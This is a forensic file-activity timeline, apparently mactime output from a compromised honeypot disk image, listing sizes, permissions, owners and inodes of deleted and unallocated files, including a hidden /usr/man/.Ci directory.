3914	.a.	-rw-r--r--	17275	games	93734	<honeypot.hda5.dd-dead-93734>
7616	.a.	-/rw-r--r--	17275	games	48314	/usr/man/man8/yppxfrd.8.gz (deleted)
4508	.a.	-rw-r--r--	root	root	48413	<honeypot.hda5.dd-dead-48413>
729	.a.	-rw-r--r--	17275	games	94030	<honeypot.hda5.dd-dead-94030>
41	.a.	-rw-r--r--	17275	games	94176	<honeypot.hda5.dd-dead-94176>
8042	.a.	-rw-r--r--	17275	games	79106	<honeypot.hda5.dd-dead-79106>
1744	.a.	-rw-r--r--	17275	games	94162	<honeypot.hda5.dd-dead-94162>
1518	.a.	-rw-r--r--	17275	games	109933	<honeypot.hda5.dd-dead-109933>
3519	.a.	-rw-r--r--	17275	games	79147	<honeypot.hda5.dd-dead-79147>
6088	.a.	-rw-r--r--	root	root	79246	<honeypot.hda5.dd-dead-79246>
21017	.a.	-rw-r--r--	17275	games	94018	<honeypot.hda5.dd-dead-94018>
1909	.a.	-rw-r--r--	17275	games	79112	<honeypot.hda5.dd-dead-79112>
5504	.a.	-rw-r--r--	17275	games	140796	<honeypot.hda5.dd-dead-140796>
2356	.a.	-rw-r--r--	root	root	2302	<honeypot.hda5.dd-dead-2302>
11564	.a.	-rw-r--r--	17275	games	79129	<honeypot.hda5.dd-dead-79129>
4124	.a.	-rw-r--r--	17275	games	94021	<honeypot.hda5.dd-dead-94021>
84	.a.	-rw-r--r--	17275	games	94015	<honeypot.hda5.dd-dead-94015>
393	.a.	-rw-r--r--	17275	games	94047	<honeypot.hda5.dd-dead-94047>
18491	.a.	-rw-r--r--	17275	games	79078	<honeypot.hda5.dd-dead-79078>
8736	.a.	-rw-r--r--	17275	games	93970	<honeypot.hda5.dd-dead-93970>
1919	.a.	-rw-r--r--	root	root	2323	<honeypot.hda5.dd-dead-2323>
15575	.a.	-rw-r--r--	17275	games	79084	<honeypot.hda5.dd-dead-79084>
1388	.a.	-rw-r--r--	17275	games	140706	<honeypot.hda5.dd-dead-140706>
1529	.a.	-rw-r--r--	17275	games	79181	<honeypot.hda5.dd-dead-79181>
760	.a.	-rw-r--r--	17275	games	109977	<honeypot.hda5.dd-dead-109977>
1525	.a.	-rw-r--r--	root	root	2377	<honeypot.hda5.dd-dead-2377>
1496	.a.	-rw-r--r--	17275	games	94236	<honeypot.hda5.dd-dead-94236>
42	.a.	-rw-r--r--	17275	games	17575	<honeypot.hda5.dd-dead-17575>
1145	.a.	-rw-r--r--	17275	games	48376	<honeypot.hda5.dd-dead-48376>
1913	.a.	-rw-r--r--	17275	games	140727	<honeypot.hda5.dd-dead-140727>
3781	.a.	-rw-r--r--	17275	games	94090	<honeypot.hda5.dd-dead-94090>
4740	.a.	-rw-r--r--	root	root	79329	<honeypot.hda5.dd-dead-79329>
7300	.a.	-rw-r--r--	root	root	125354	<honeypot.hda5.dd-dead-125354>
1407	.a.	-rw-r--r--	17275	games	94237	<honeypot.hda5.dd-dead-94237>
6053	.a.	-rw-r--r--	17275	games	93975	<honeypot.hda5.dd-dead-93975>
8567	.a.	-rw-r--r--	root	root	93946	<honeypot.hda5.dd-dead-93946>
1326	.a.	-rw-r--r--	17275	games	109887	<honeypot.hda5.dd-dead-109887>
21221	.a.	-rwxr-xr-x	root	root	2279	<honeypot.hda5.dd-dead-2279>
4306	.a.	-rw-r--r--	17275	games	125264	<honeypot.hda5.dd-dead-125264>

2286	.a.	-/-rw-r--r--	17275	games	109816	/usr/man/.Ci/.temp2 (deleted)
4739	.a.	-rw-r--r--	17275	games	94093	<honeypot.hda5.dd-dead-94093>
11416	.a.	-rw-r--r--	root	root	79269	<honeypot.hda5.dd-dead-79269>
1434	.a.	-rw-r--r--	17275	games	79146	<honeypot.hda5.dd-dead-79146>
5476	.a.	-rw-r--r--	root	root	79239	<honeypot.hda5.dd-dead-79239>
4399	.a.	-rw-r--r--	17275	games	94349	<honeypot.hda5.dd-dead-94349>
2872	.a.	-rw-r--r--	17275	games	48348	<honeypot.hda5.dd-dead-48348>
1859	.a.	-rw-r--r--	17275	games	48352	<honeypot.hda5.dd-dead-48352>
4528	.a.	-rw-r--r--	root	root	48437	<honeypot.hda5.dd-dead-48437>
2161	.a.	-rw-r--r--	17275	games	17624	<honeypot.hda5.dd-dead-17624>
2330	.a.	-rw-r--r--	17275	games	140742	<honeypot.hda5.dd-dead-140742>
1389	.a.	-rw-r--r--	17275	games	94278	<honeypot.hda5.dd-dead-94278>
4600	.a.	-rw-r--r--	root	root	79291	<honeypot.hda5.dd-dead-79291>
2809	.a.	-rw-r--r--	17275	games	94109	<honeypot.hda5.dd-dead-94109>
472	.a.	-rw-r--r--	17275	games	94044	<honeypot.hda5.dd-dead-94044>
1818	.a.	-rw-r--r--	root	root	2354	<honeypot.hda5.dd-dead-2354>
6100	.a.	-rw-r--r--	root	root	48441	<honeypot.hda5.dd-dead-48441>
1205	.a.	-rw-r--r--	root	root	2353	<honeypot.hda5.dd-dead-2353>
2645	.a.	-rw-r--r--	17275	games	109873	<honeypot.hda5.dd-dead-109873>
2289	.a.	-rw-r--r--	17275	games	109939	<honeypot.hda5.dd-dead-109939>
4496	.a.	-rw-r--r--	root	root	48417	<honeypot.hda5.dd-dead-48417>
4412	.a.	-rw-r--r--	root	root	48452	<honeypot.hda5.dd-dead-48452>
10438	.a.	-rw-r--r--	root	root	2317	<honeypot.hda5.dd-dead-2317>
2043	.a.	-rw-r--r--	17275	games	94228	<honeypot.hda5.dd-dead-94228>
1932	.a.	-rw-r--r--	17275	games	94128	<honeypot.hda5.dd-dead-94128>
10088	.a.	-rw-r--r--	17275	games	125251	<honeypot.hda5.dd-dead-125251>
2696	.a.	-rw-r--r--	17275	games	109987	<honeypot.hda5.dd-dead-109987>
14575	.a.	-rw-r--r--	17275	games	140803	<honeypot.hda5.dd-dead-140803>
2837	.a.	-rw-r--r--	17275	games	109914	<honeypot.hda5.dd-dead-109914>
152406	.a.	-rw-r--r--	17275	games	79089	<honeypot.hda5.dd-dead-79089>
1181	.a.	-rw-r--r--	17275	games	109926	<honeypot.hda5.dd-dead-109926>
7078	.a.	-rwxr-xr-x	root	root	79321	<honeypot.hda5.dd-dead-79321>
38	.a.	-rw-r--r--	17275	games	109800	<honeypot.hda5.dd-dead-109800>
18769	.a.	-rw-r--r--	17275	games	93998	<honeypot.hda5.dd-dead-93998>
2873	.a.	-rw-r--r--	17275	games	140786	<honeypot.hda5.dd-dead-140786>
1612	.a.	-rw-r--r--	17275	games	94146	<honeypot.hda5.dd-dead-94146>
7542	.a.	-rw-r--r--	root	root	2318	<honeypot.hda5.dd-dead-2318>
3116	.a.	-rw-r--r--	17275	games	79152	<honeypot.hda5.dd-dead-79152>
1270	.a.	-rw-r--r--	17275	games	48375	<honeypot.hda5.dd-dead-48375>
4444	.a.	-rw-r--r--	root	root	109959	<honeypot.hda5.dd-dead-109959>
9615	.a.	-rw-r--r--	root	root	2320	<honeypot.hda5.dd-dead-2320>
5740	.a.	-rw-r--r--	root	root	79281	<honeypot.hda5.dd-dead-79281>
52417	.a.	-rw-r--r--	root	root	2338	<honeypot.hda5.dd-dead-2338>
1523	.a.	-rw-r--r--	17275	games	79145	<honeypot.hda5.dd-dead-79145>
1522	.a.	-rw-r--r--	17275	games	48401	<honeypot.hda5.dd-dead-48401>
1932	.a.	-rw-r--r--	17275	games	140764	<honeypot.hda5.dd-dead-140764>
2843	.a.	-rw-r--r--	17275	games	109869	<honeypot.hda5.dd-dead-109869>
7239	.a.	-rw-r--r--	root	root	2374	<honeypot.hda5.dd-dead-2374>
1076	.a.	-rw-r--r--	17275	games	140676	<honeypot.hda5.dd-dead-140676>
5612	.a.	-rw-r--r--	root	root	79276	<honeypot.hda5.dd-dead-79276>
23548	.a.	-rw-r--r--	17275	games	79098	<honeypot.hda5.dd-dead-79098>
4464	.a.	-rw-r--r--	root	root	109962	<honeypot.hda5.dd-dead-109962>
1436	.a.	-rw-r--r--	17275	games	79182	<honeypot.hda5.dd-dead-79182>
1082	.a.	-rw-r--r--	17275	games	94156	<honeypot.hda5.dd-dead-94156>
1076	.a.	-rw-r--r--	17275	games	109980	<honeypot.hda5.dd-dead-109980>
5472	.a.	-rw-r--r--	root	root	79277	<honeypot.hda5.dd-dead-79277>
1165	.a.	-rw-r--r--	17275	games	17558	<honeypot.hda5.dd-dead-17558>
3063	.a.	-rw-r--r--	17275	games	109853	<honeypot.hda5.dd-dead-109853>
2473	.a.	-rw-r--r--	17275	games	63784	<honeypot.hda5.dd-dead-63784>
2226	.a.	-rw-r--r--	17275	games	48394	<honeypot.hda5.dd-dead-48394>
44	.a.	-rw-r--r--	17275	games	17636	<honeypot.hda5.dd-dead-17636>
7542	.a.	-rw-r--r--	17275	games	93989	<honeypot.hda5.dd-dead-93989>
2887	.a.	-rw-r--r--	17275	games	93933	<honeypot.hda5.dd-dead-93933>
1668	.a.	-rw-r--r--	17275	games	94019	<honeypot.hda5.dd-dead-94019>
1672	.a.	-rw-r--r--	17275	games	94026	<honeypot.hda5.dd-dead-94026>
4244	.a.	-rw-r--r--	root	root	79225	<honeypot.hda5.dd-dead-79225>
60470	.a.	-rw-r--r--	root	root	2283	<honeypot.hda5.dd-dead-2283>
1891	.a.	-rw-r--r--	17275	games	79110	<honeypot.hda5.dd-dead-79110>
4500	.a.	-rw-r--r--	root	root	125358	<honeypot.hda5.dd-dead-125358>
7873	.a.	-rw-r--r--	17275	games	93978	<honeypot.hda5.dd-dead-93978>
4639	.a.	-rwxr-xr-x	17275	games	79086	<honeypot.hda5.dd-dead-79086>
1672	.a.	-rw-r--r--	root	root	2355	<honeypot.hda5.dd-dead-2355>
11504	.a.	-rw-r--r--	17275	games	79105	<honeypot.hda5.dd-dead-79105>
11464	.a.	-rw-r--r--	root	root	79271	<honeypot.hda5.dd-dead-79271>
2032	.a.	-rw-r--r--	17275	games	79135	<honeypot.hda5.dd-dead-79135>
4212	.a.	-rw-r--r--	root	root	79230	<honeypot.hda5.dd-dead-79230>
4215	.a.	-rw-r--r--	17275	games	125263	<honeypot.hda5.dd-dead-125263>
2356	.a.	-rw-r--r--	17275	games	140674	<honeypot.hda5.dd-dead-140674>
10296	.a.	-rw-r--r--	root	root	79227	<honeypot.hda5.dd-dead-79227>
2955	.a.	-rw-r--r--	17275	games	79079	<honeypot.hda5.dd-dead-79079>
2357	.a.	-rw-r--r--	17275	games	109979	<honeypot.hda5.dd-dead-109979>
9163	.a.	-rw-r--r--	root	root	109941	<honeypot.hda5.dd-dead-109941>
2357	.a.	-rw-r--r--	17275	games	109900	<honeypot.hda5.dd-dead-109900>
9773	.a.	-rw-r--r--	17275	games	93938	<honeypot.hda5.dd-dead-93938>
2843	.a.	-rw-r--r--	17275	games	17604	<honeypot.hda5.dd-dead-17604>
36326	.a.	-rw-r--r--	17275	games	140820	<honeypot.hda5.dd-dead-140820>
361	.a.	-rw-r--r--	17275	games	94194	<honeypot.hda5.dd-dead-94194>
1891	.a.	-rw-r--r--	17275	games	140747	<honeypot.hda5.dd-dead-140747>
9004	.a.	-rw-r--r--	root	root	79254	<honeypot.hda5.dd-dead-79254>
4280	.a.	-rw-r--r--	root	root	48454	<honeypot.hda5.dd-dead-48454>
2884	.a.	-rw-r--r--	17275	games	93735	<honeypot.hda5.dd-dead-93735>
4442	.a.	-rw-r--r--	17275	games	93993	<honeypot.hda5.dd-dead-93993>
2419	.a.	-rw-r--r--	17275	games	93934	<honeypot.hda5.dd-dead-93934>
4516	.a.	-rw-r--r--	root	root	79258	<honeypot.hda5.dd-dead-79258>
2390	.a.	-rw-r--r--	root	root	2345	<honeypot.hda5.dd-dead-2345>
2498	.a.	-rw-r--r--	17275	games	140731	<honeypot.hda5.dd-dead-140731>
38	.a.	-rw-r--r--	17275	games	94233	<honeypot.hda5.dd-dead-94233>
108029	.a.	-rw-r--r--	17275	games	79104	<honeypot.hda5.dd-dead-79104>
76542	.a.	-rw-r--r--	root	root	2314	<honeypot.hda5.dd-dead-2314>
2073	.a.	-rw-r--r--	17275	games	125299	<honeypot.hda5.dd-dead-125299>
203	.a.	-rw-r--r--	17275	games	109884	<honeypot.hda5.dd-dead-109884>
1389	.a.	-rw-r--r--	17275	games	17539	<honeypot.hda5.dd-dead-17539>

2327	.a.	-rw-r--r--	17275	games	109925	<honeypot.hda5.dd-dead-109925>
76542	.a.	-rw-r--r--	17275	games	93985	<honeypot.hda5.dd-dead-93985>
10438	.a.	-rw-r--r--	17275	games	93988	<honeypot.hda5.dd-dead-93988>
4619	.a.	-rw-r--r--	17275	games	79219	<honeypot.hda5.dd-dead-79219>
1304	.a.	-rw-r--r--	17275	games	48378	<honeypot.hda5.dd-dead-48378>
1947	.a.	-rw-r--r--	17275	games	48350	<honeypot.hda5.dd-dead-48350>
1685	.a.	-rw-r--r--	17275	games	94210	<honeypot.hda5.dd-dead-94210>
2105	.a.	-rw-r--r--	17275	games	94199	<honeypot.hda5.dd-dead-94199>
4772	.a.	-rwxr-xr-x	root	root	2278	<honeypot.hda5.dd-dead-2278>
4256	.a.	-rw-r--r--	root	root	109945	<honeypot.hda5.dd-dead-109945>
1542	.a.	-rw-r--r--	17275	games	79092	<honeypot.hda5.dd-dead-79092>
3374	.a.	-rw-r--r--	root	root	2259	<honeypot.hda5.dd-dead-2259>
1197	.a.	-rw-r--r--	17275	games	79216	<honeypot.hda5.dd-dead-79216>
180	.a.	-rw-r--r--	17275	games	140694	<honeypot.hda5.dd-dead-140694>
6980	.a.	-rw-r--r--	17275	games	140799	<honeypot.hda5.dd-dead-140799>
2016	.a.	-rw-r--r--	17275	games	79197	<honeypot.hda5.dd-dead-79197>
2105	.a.	-rw-r--r--	17275	games	94350	<honeypot.hda5.dd-dead-94350>
3309	.a.	-rw-r--r--	17275	games	79114	<honeypot.hda5.dd-dead-79114>
1039	.a.	-rw-r--r--	17275	games	94042	<honeypot.hda5.dd-dead-94042>
99300	.a.	-rw-r--r--	17275	games	78932	<honeypot.hda5.dd-dead-78932>
1313	.a.	-rw-r--r--	17275	games	94301	<honeypot.hda5.dd-dead-94301>
4220	.a.	-rw-r--r--	root	root	79309	<honeypot.hda5.dd-dead-79309>
90	.a.	-rw-r--r--	17275	games	63820	<honeypot.hda5.dd-dead-63820>
1556	.a.	-rw-r--r--	17275	games	79164	<honeypot.hda5.dd-dead-79164>
1542	.a.	-rw-r--r--	17275	games	17574	<honeypot.hda5.dd-dead-17574>
1511	.a.	-rw-r--r--	17275	games	109888	<honeypot.hda5.dd-dead-109888>
284	.a.	-rw-r--r--	17275	games	17531	<honeypot.hda5.dd-dead-17531>
6028	.a.	-rw-r--r--	root	root	48450	<honeypot.hda5.dd-dead-48450>
2242	.a.	-rw-r--r--	17275	games	2248	<honeypot.hda5.dd-dead-2248>
2385	.a.	-rw-r--r--	17275	games	79210	<honeypot.hda5.dd-dead-79210>
9	.a.	-rw-r--r--	17275	games	94132	<honeypot.hda5.dd-dead-94132>
98	.a.	-rw-r--r--	17275	games	94169	<honeypot.hda5.dd-dead-94169>
2109	.a.	-rw-r--r--	17275	games	109997	<honeypot.hda5.dd-dead-109997>
21377	.a.	-rw-r--r--	root	root	2305	<honeypot.hda5.dd-dead-2305>
4108	.a.	-rw-r--r--	17275	games	125265	<honeypot.hda5.dd-dead-125265>
42	.a.	-rw-r--r--	17275	games	79093	<honeypot.hda5.dd-dead-79093>
1864	.a.	-rw-r--r--	17275	games	109871	<honeypot.hda5.dd-dead-109871>
9257	.a.	-rw-r--r--	17275	games	125279	<honeypot.hda5.dd-dead-125279>
1955	.a.	-rw-r--r--	17275	games	109983	<honeypot.hda5.dd-dead-109983>
7942	.a.	-rw-r--r--	root	root	2297	<honeypot.hda5.dd-dead-2297>
2343	.a.	-rw-r--r--	17275	games	140765	<honeypot.hda5.dd-dead-140765>
140	.a.	-rw-r--r--	17275	games	94173	<honeypot.hda5.dd-dead-94173>
224	.a.	-rw-r--r--	17275	games	94234	<honeypot.hda5.dd-dead-94234>
2392	.a.	-rw-r--r--	17275	games	140812	<honeypot.hda5.dd-dead-140812>
1458	.a.	-rw-r--r--	17275	games	17545	<honeypot.hda5.dd-dead-17545>
2652	.a.	-rw-r--r--	17275	games	17618	<honeypot.hda5.dd-dead-17618>
17995	.a.	-rwxr-xr-x	root	root	2270	<honeypot.hda5.dd-dead-2270>
39	.a.	-rw-r--r--	17275	games	94286	<honeypot.hda5.dd-dead-94286>
4908	.a.	-rw-r--r--	root	root	79229	<honeypot.hda5.dd-dead-79229>
20528	.a.	-rw-r--r--	root	root	2261	<honeypot.hda5.dd-dead-2261>
3769	.a.	-rw-r--r--	17275	games	94091	<honeypot.hda5.dd-dead-94091>
9	.a.	-rw-r--r--	17275	games	94309	<honeypot.hda5.dd-dead-94309>
9	.a.	-rw-r--r--	17275	games	94159	<honeypot.hda5.dd-dead-94159>
55	.a.	-rw-r--r--	17275	games	94180	<honeypot.hda5.dd-dead-94180>
4120	.a.	-rw-r--r--	17275	games	140720	<honeypot.hda5.dd-dead-140720>
9	.a.	-rw-r--r--	17275	games	17529	<honeypot.hda5.dd-dead-17529>
760	.a.	-rw-r--r--	17275	games	140673	<honeypot.hda5.dd-dead-140673>
4328	.a.	-rw-r--r--	root	root	109952	<honeypot.hda5.dd-dead-109952>
2158	.a.	-rw-r--r--	17275	games	79151	<honeypot.hda5.dd-dead-79151>
2149	.a.	-rw-r--r--	17275	games	94089	<honeypot.hda5.dd-dead-94089>
4220	.a.	-rw-r--r--	root	root	79283	<honeypot.hda5.dd-dead-79283>
1858	.a.	-rw-r--r--	17275	games	93736	<honeypot.hda5.dd-dead-93736>
2929	.a.	-rw-r--r--	17275	games	48338	<honeypot.hda5.dd-dead-48338>
3296	.a.	-rw-r--r--	17275	games	94037	<honeypot.hda5.dd-dead-94037>
4552	.a.	-rw-r--r--	root	root	63797	<honeypot.hda5.dd-dead-63797>
461	.a.	-rw-r--r--	17275	games	94316	<honeypot.hda5.dd-dead-94316>
1747	.a.	-rw-r--r--	17275	games	79163	<honeypot.hda5.dd-dead-79163>
3063	.a.	-/rw-r--r--	17275	games	109853	/usr/man/.Ci/.temp4 (deleted)
2498	.a.	-rw-r--r--	17275	games	125282	<honeypot.hda5.dd-dead-125282>
11948	.a.	-rw-r--r--	17275	games	125277	<honeypot.hda5.dd-dead-125277>
9	.a.	-rw-r--r--	17275	games	94062	<honeypot.hda5.dd-dead-94062>
4580	.a.	-rw-r--r--	root	root	79298	<honeypot.hda5.dd-dead-79298>
14516	.a.	-rw-r--r--	root	root	140832	<honeypot.hda5.dd-dead-140832>
1899	.a.	-rw-r--r--	17275	games	2245	<honeypot.hda5.dd-dead-2245>
4500	.a.	-rw-r--r--	root	root	109958	<honeypot.hda5.dd-dead-109958>
21017	.a.	-rw-r--r--	root	root	2346	<honeypot.hda5.dd-dead-2346>
4200	.a.	-rw-r--r--	root	root	79236	<honeypot.hda5.dd-dead-79236>
1302	.a.	-rw-r--r--	17275	games	48369	<honeypot.hda5.dd-dead-48369>
4420	.a.	-rw-r--r--	root	root	48412	<honeypot.hda5.dd-dead-48412>
488	.a.	-rw-r--r--	17275	games	140809	<honeypot.hda5.dd-dead-140809>
1405	.a.	-rw-r--r--	17275	games	79140	<honeypot.hda5.dd-dead-79140>
38	.a.	-rw-r--r--	17275	games	17530	<honeypot.hda5.dd-dead-17530>
2248	.a.	-rw-r--r--	17275	games	79116	<honeypot.hda5.dd-dead-79116>
1506	.a.	-rw-r--r--	17275	games	17543	<honeypot.hda5.dd-dead-17543>
17136	.a.	-rw-r--r--	17275	games	140746	<honeypot.hda5.dd-dead-140746>
3192	.a.	-rw-r--r--	root	root	2326	<honeypot.hda5.dd-dead-2326>
46	.a.	-rw-r--r--	17275	games	94097	<honeypot.hda5.dd-dead-94097>
1109	.a.	-rw-r--r--	17275	games	48379	<honeypot.hda5.dd-dead-48379>
3335	.a.	-rw-r--r--	17275	games	93999	<honeypot.hda5.dd-dead-93999>
5208	.a.	-rw-r--r--	root	root	63803	<honeypot.hda5.dd-dead-63803>
9	.a.	-rw-r--r--	17275	games	94232	<honeypot.hda5.dd-dead-94232>
2372	.a.	-rw-r--r--	17275	games	17617	<honeypot.hda5.dd-dead-17617>
1289	.a.	-rw-r--r--	17275	games	109921	<honeypot.hda5.dd-dead-109921>
2650	.a.	-rw-r--r--	17275	games	2252	<honeypot.hda5.dd-dead-2252>
30968	.a.	-rw-r--r--	root	root	2325	<honeypot.hda5.dd-dead-2325>
1892	.a.	-rw-r--r--	17275	games	140744	<honeypot.hda5.dd-dead-140744>
2330	.a.	-rw-r--r--	17275	games	48351	<honeypot.hda5.dd-dead-48351>
7324	.a.	-rw-r--r--	root	root	79245	<honeypot.hda5.dd-dead-79245>
38	.a.	-rw-r--r--	17275	games	17596	<honeypot.hda5.dd-dead-17596>
11932	.a.	-rw-r--r--	root	root	125333	<honeypot.hda5.dd-dead-125333>
4740	.a.	-rw-r--r--	root	root	48451	<honeypot.hda5.dd-dead-48451>
3309	.a.	-rw-r--r--	17275	games	94294	<honeypot.hda5.dd-dead-94294>

6654	.a.	-rw-r--r--	17275	games	17537	<honeypot.hda5.dd-dead-17537>
543	.a.	-rw-r--r--	17275	games	94036	<honeypot.hda5.dd-dead-94036>
4708	.a.	-rw-r--r--	root	root	79248	<honeypot.hda5.dd-dead-79248>
3777	.a.	-rw-r--r--	17275	games	17581	<honeypot.hda5.dd-dead-17581>
2355	.a.	-rw-r--r--	17275	games	79119	<honeypot.hda5.dd-dead-79119>
3820	.a.	-rw-r--r--	root	root	2295	<honeypot.hda5.dd-dead-2295>
2441	.a.	-rw-r--r--	17275	games	79159	<honeypot.hda5.dd-dead-79159>
80361	.a.	-rwxr-xr-x	17275	games	79083	<honeypot.hda5.dd-dead-79083>
1341	.a.	-rw-r--r--	17275	games	48367	<honeypot.hda5.dd-dead-48367>
43996	.a.	-rw-r--r--	17275	games	140800	<honeypot.hda5.dd-dead-140800>
3801	.a.	-rw-r--r--	17275	games	140784	<honeypot.hda5.dd-dead-140784>
36	.a.	-rw-r--r--	17275	games	94168	<honeypot.hda5.dd-dead-94168>
50882	.a.	-rw-r--r--	17275	games	17645	<honeypot.hda5.dd-dead-17645>
1567	.a.	-rw-r--r--	17275	games	94148	<honeypot.hda5.dd-dead-94148>
11108	.a.	-rw-r--r--	root	root	48425	<honeypot.hda5.dd-dead-48425>
4406	.a.	-rw-r--r--	17275	games	125266	<honeypot.hda5.dd-dead-125266>
22876	.a.	-rwxr-xr-x	root	root	2271	<honeypot.hda5.dd-dead-2271>
1499	.a.	-rw-r--r--	17275	games	94279	<honeypot.hda5.dd-dead-94279>
9188	.a.	-rw-r--r--	root	root	79267	<honeypot.hda5.dd-dead-79267>
2152	.a.	-rw-r--r--	17275	games	94076	<honeypot.hda5.dd-dead-94076>
51	.a.	-rw-r--r--	17275	games	17633	<honeypot.hda5.dd-dead-17633>
1779	.a.	-rw-r--r--	17275	games	140736	<honeypot.hda5.dd-dead-140736>
4512	.a.	-rw-r--r--	17275	games	93800	<honeypot.hda5.dd-dead-93800>
37	.a.	-rw-r--r--	17275	games	140688	<honeypot.hda5.dd-dead-140688>
367	.a.	-rw-r--r--	17275	games	94185	<honeypot.hda5.dd-dead-94185>
6010	.a.	-rw-r--r--	17275	games	79175	<honeypot.hda5.dd-dead-79175>
1443	.a.	-rw-r--r--	17275	games	63763	<honeypot.hda5.dd-dead-63763>
21388	.a.	-rw-r--r--	root	root	140835	<honeypot.hda5.dd-dead-140835>
5076	.a.	-rw-r--r--	root	root	79252	<honeypot.hda5.dd-dead-79252>
1885	.a.	-rw-r--r--	17275	games	140718	<honeypot.hda5.dd-dead-140718>
1632	.a.	-rw-r--r--	17275	games	79189	<honeypot.hda5.dd-dead-79189>
969	.a.	-rw-r--r--	17275	games	93953	<honeypot.hda5.dd-dead-93953>
37	.a.	-rw-r--r--	17275	games	94188	<honeypot.hda5.dd-dead-94188>
2981	.a.	-rw-r--r--	17275	games	79134	<honeypot.hda5.dd-dead-79134>
6848	.a.	-rw-r--r--	root	root	48435	<honeypot.hda5.dd-dead-48435>
4508	.a.	-rw-r--r--	root	root	48422	<honeypot.hda5.dd-dead-48422>
3331	.a.	-rw-r--r--	17275	games	79096	<honeypot.hda5.dd-dead-79096>
1210	.a.	-rw-r--r--	17275	games	109916	<honeypot.hda5.dd-dead-109916>
2041	.a.	-rw-r--r--	17275	games	94126	<honeypot.hda5.dd-dead-94126>
37	.a.	-rw-r--r--	17275	games	94334	<honeypot.hda5.dd-dead-94334>
2372	.a.	-rw-r--r--	17275	games	109880	<honeypot.hda5.dd-dead-109880>
93	.a.	-rw-r--r--	17275	games	17577	<honeypot.hda5.dd-dead-17577>
6766	.a.	-rw-r--r--	17275	games	17559	<honeypot.hda5.dd-dead-17559>
39	.a.	-rw-r--r--	17275	games	94206	<honeypot.hda5.dd-dead-94206>
4404	.a.	-rw-r--r--	root	root	63806	<honeypot.hda5.dd-dead-63806>
2218	.a.	-rw-r--r--	17275	games	63780	<honeypot.hda5.dd-dead-63780>
4640	.a.	-rw-r--r--	17275	games	94029	<honeypot.hda5.dd-dead-94029>
2758	.a.	-rw-r--r--	17275	games	63766	<honeypot.hda5.dd-dead-63766>
318	.a.	-rw-r--r--	17275	games	94142	<honeypot.hda5.dd-dead-94142>
4565	.a.	-rw-r--r--	17275	games	94229	<honeypot.hda5.dd-dead-94229>
5524	.a.	-rw-r--r--	17275	games	125274	<honeypot.hda5.dd-dead-125274>
2036	.a.	-rw-r--r--	17275	games	79200	<honeypot.hda5.dd-dead-79200>
1480	.a.	-rw-r--r--	17275	games	17541	<honeypot.hda5.dd-dead-17541>
9	.a.	-rw-r--r--	17275	games	140692	<honeypot.hda5.dd-dead-140692>
597	.a.	-rw-r--r--	17275	games	79123	<honeypot.hda5.dd-dead-79123>
1456	.a.	-rw-r--r--	17275	games	48400	<honeypot.hda5.dd-dead-48400>
16424	.a.	-rw-r--r--	root	root	93969	<honeypot.hda5.dd-dead-93969>
4210	.a.	-rw-r--r--	17275	games	140735	<honeypot.hda5.dd-dead-140735>
4892	.a.	-rw-r--r--	root	root	2288	<honeypot.hda5.dd-dead-2288>
5760	.a.	-rw-r--r--	root	root	109961	<honeypot.hda5.dd-dead-109961>
1112	.a.	-rw-r--r--	17275	games	79148	<honeypot.hda5.dd-dead-79148>
44382	.a.	-rw-r--r--	17275	games	79317	<honeypot.hda5.dd-dead-79317>
45	.a.	-rw-r--r--	17275	games	94193	<honeypot.hda5.dd-dead-94193>
1599	.a.	-rw-r--r--	17275	games	79194	<honeypot.hda5.dd-dead-79194>
5824	.a.	-rw-r--r--	root	root	2285	<honeypot.hda5.dd-dead-2285>
23444	.a.	-rw-r--r--	root	root	140828	<honeypot.hda5.dd-dead-140828>
1904	.a.	-rw-r--r--	17275	games	140724	<honeypot.hda5.dd-dead-140724>
8567	.a.	-rw-r--r--	root	root	2275	<honeypot.hda5.dd-dead-2275>
2017	.a.	-rw-r--r--	17275	games	94022	<honeypot.hda5.dd-dead-94022>
2684	.a.	-rw-r--r--	17275	games	94288	<honeypot.hda5.dd-dead-94288>
32322	.a.	-rw-r--r--	root	root	2334	<honeypot.hda5.dd-dead-2334>
26334	.a.	-rw-r--r--	17275	games	93974	<honeypot.hda5.dd-dead-93974>
2340	.a.	-rw-r--r--	17275	games	48398	<honeypot.hda5.dd-dead-48398>
4692	.a.	-rw-r--r--	root	root	48445	<honeypot.hda5.dd-dead-48445>
4460	.a.	-rw-r--r--	root	root	79292	<honeypot.hda5.dd-dead-79292>
2846	.a.	-rw-r--r--	17275	games	140749	<honeypot.hda5.dd-dead-140749>
87262	.a.	-rw-r--r--	root	root	2281	<honeypot.hda5.dd-dead-2281>
1765	.a.	-rw-r--r--	17275	games	94145	<honeypot.hda5.dd-dead-94145>
180	.a.	-rw-r--r--	17275	games	17514	<honeypot.hda5.dd-dead-17514>
2887	.a.	-rw-r--r--	root	root	2262	<honeypot.hda5.dd-dead-2262>
10587	.a.	-rw-r--r--	17275	games	48362	<honeypot.hda5.dd-dead-48362>
1908	.a.	-rw-r--r--	17275	games	79204	<honeypot.hda5.dd-dead-79204>
134	.a.	-rw-r--r--	17275	games	17523	<honeypot.hda5.dd-dead-17523>
4096	.a.	-rw-r--r--	root	root	79241	<honeypot.hda5.dd-dead-79241>
4949	.a.	-rw-r--r--	root	root	2362	<honeypot.hda5.dd-dead-2362>
9	.a.	-rw-r--r--	17275	games	94343	<honeypot.hda5.dd-dead-94343>
3362	.a.	-rw-r--r--	17275	games	48408	<honeypot.hda5.dd-dead-48408>
7576	.a.	-rw-r--r--	root	root	79255	<honeypot.hda5.dd-dead-79255>
5776	.a.	-rw-r--r--	root	root	79301	<honeypot.hda5.dd-dead-79301>
2364	.a.	-rw-r--r--	17275	games	109985	<honeypot.hda5.dd-dead-109985>
1567	.a.	-rw-r--r--	17275	games	125381	<honeypot.hda5.dd-dead-125381>
691	.a.	-rw-r--r--	root	root	2277	<honeypot.hda5.dd-dead-2277>
233	.a.	-rw-r--r--	17275	games	94088	<honeypot.hda5.dd-dead-94088>
2505	.a.	-rw-r--r--	17275	games	125261	<honeypot.hda5.dd-dead-125261>
2222	.a.	-rw-r--r--	17275	games	94202	<honeypot.hda5.dd-dead-94202>
3235	.a.	-rw-r--r--	17275	games	48345	<honeypot.hda5.dd-dead-48345>
5218	.a.	-rw-r--r--	root	root	2311	<honeypot.hda5.dd-dead-2311>
10043	.a.	-rw-r--r--	root	root	2360	<honeypot.hda5.dd-dead-2360>
1727	.a.	-rw-r--r--	17275	games	94023	<honeypot.hda5.dd-dead-94023>
1376	.a.	-rw-r--r--	17275	games	140704	<honeypot.hda5.dd-dead-140704>
